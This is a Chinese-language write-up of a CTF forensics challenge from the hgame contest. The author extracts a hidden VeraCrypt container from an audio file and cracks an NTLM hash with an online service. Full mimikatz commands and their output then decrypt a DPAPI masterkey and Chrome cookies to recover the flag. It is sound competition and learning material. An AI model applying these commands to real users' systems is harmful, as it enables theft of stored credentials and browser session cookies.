
> VeraCrypt Password is
>
> X0YAl(小写L)GDuZF$echCy

~~眼瞎看了好久看不出，跑去做0x02了，最后还问了ObjectNotFound学长~~

`binwalk`扫ogg，顺手解压


```
root@AkiraOS:/mnt/f/CTF/Misc/Fortune# binwalk 横豎撇點折_av85002656.ogg

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
536           0x218           Unix path: /www.w3.org/1999/02/22-rdf-syntax-ns#">\x0a <rdf:Description rdf:about=""\x0a
xmlns:xmpDM="http://ns.adobe.com/xmp/1.0/Dynam
9738796       0x949A2C        Zip archive data, at least v1.0 to extract, compressed size: 5242880, uncompressed size: 5
242880, name: Container
14981806      0xE49AAE        End of Zip archive

root@AkiraOS:/mnt/f/CTF/Misc/Fortune# binwalk -e 横豎撇點折_av85002656.ogg

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
536           0x218           Unix path: /www.w3.org/1999/02/22-rdf-syntax-ns#">\x0a <rdf:Description rdf:about=""\x0a
xmlns:xmpDM="http://ns.adobe.com/xmp/1.0/Dynam
9738796       0x949A2C        Zip archive data, at least v1.0 to extract, compressed size: 5242880, uncompressed size: 5
242880, name: Container
14981806      0xE49AAE        End of Zip archive
```

得到`Container`，猜测用`VeraCrypt`打开



用之前得到的 `VeraCrypt Password` 挂载成功，得到 `Cookies`、`ObjectNF-PC.txt` 和 `S-1-5-21-3375469711-1363829938-1291733684-1001.zip`

解压zip，得到 `20dfa1c6-d232-40cd-89ec-5678b380920b`



看出这是mimikatz导出来的~~然后就不会了~~

~~在看了半天web没有思路的情况下开始摸鱼~~无意中百度到一道很类似的~~原~~题：https://www.cnblogs.com/cnnnnnn/p/11824463.html

解密NTLM Hash，得到密码

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

1563a49a3d594ba9c034ee831161dfde

私はロボットではありません reCAPTCHA プライバシー - 利用規約

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
1563a49a3d594ba9c034ee831161dfde	NTLM	happy2020

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

打开mimikatz，提取masterkey:

```
dpapi::masterkey /in:"20dfa1c6-d232-40cd-89ec-5678b380920b" /sid:S-1-5-21-3375469711-1363829938-1291733684-1001 /password:happy2020
```

```
[masterkey] with password: happy2020 (normal user)
  key : d96b6c13bda8659a94dc8993a14f7ec53395848eff271999d734adbc7880633f9684c38789c67b57f14b9834c852f11f80c14ad15f755ab990691fc9fd710b4d
  sha1: 14859456844f282211783e88031c13376d7e9e30
```

~~其实也可以直接用NTLM（~~

```
dpapi::masterkey /in:"20dfa1c6-d232-40cd-89ec-5678b380920b" /sid:S-1-5-21-3375469711-1363829938-1291733684-1001 /system:1563a49a3d594ba9c034ee831161dfde
```

```
[masterkey] with volatile cache: SID:S-1-5-21-3375469711-1363829938-1291733684-1001;GUID:{60333bcc-f0b9-4676-896c-4852eed727cb};MD4:1563a49a3d594ba9c034ee831161dfde;SHA1:c6c8466328eaef177a0fa11d19c752a560e6f8b9;
  key : d96b6c13bda8659a94dc8993a14f7ec53395848eff271999d734adbc7880633f9684c38789c67b57f14b9834c852f11f80c14ad15f755ab990691fc9fd710b4d
  sha1: 14859456844f282211783e88031c13376d7e9e30
```

然后用masterkey解密cookie:

```
dpapi::chrome /in:"Cookies" /masterkey:d96b6c13bda8659a94dc8993a14f7ec53395848eff271999d734adbc7880633f9684c38789c67b57f14b9834c852f11f80c14ad15f755ab990691fc9fd710b4d
```

```
Host  : localhost ( / )
Name  : flag
Dates : 2020/1/28 星期二 23:37:39 -> 2021/1/28 星期四 23:36:26
 * volatile cache: GUID:{20dfa1c6-d232-40cd-89ec-5678b380920b};KeyHash:14859456844f282211783e88031c13376d7e9e30
 * masterkey     : d96b6c13bda8659a94dc8993a14f7ec53395848eff271999d734adbc7880633f9684c38789c67b57f14b9834c852f11f80c14ad15f755ab990691fc9fd710b4d
Cookie: hgame{EOTYNvv&Hxf!ZoCKCY!K14hK1kQ*cgP4}
```

总结

week3开始的时候真的觉得已经没救了，后来在不断尝试、学习与学长(姐)们的帮助下还是没有爆0真是太好了（，拖延症晚期+~~有趣的~~hgame让我还没有开始肝学院任务==，还是希望下周别爆0吧，下周web的四种语言我都是初心者。。。